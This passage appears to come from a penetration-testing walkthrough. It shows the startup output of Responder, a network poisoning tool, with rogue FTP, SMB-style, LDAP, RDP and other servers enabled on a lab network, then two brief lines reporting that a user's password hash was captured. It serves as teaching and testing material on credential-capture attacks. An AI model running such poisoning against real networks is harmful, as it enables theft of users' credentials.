FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [OFF]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.219.205]
Responder IPv6 [fe80::c174:646c:efc:f1f9]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
[+] Current Session Variables:
Responder Machine Name [WIN-6VARMGW8IW1]
Responder Domain Name [I4FS.LOCAL]
Responder DCE-RPC Port [48434]
[+] Listening for events ...





When user would try to access particular web server. Then by using certain listeners we can add sniffer on the network





Without entering any credentials we were able to capture hashed password of the user computer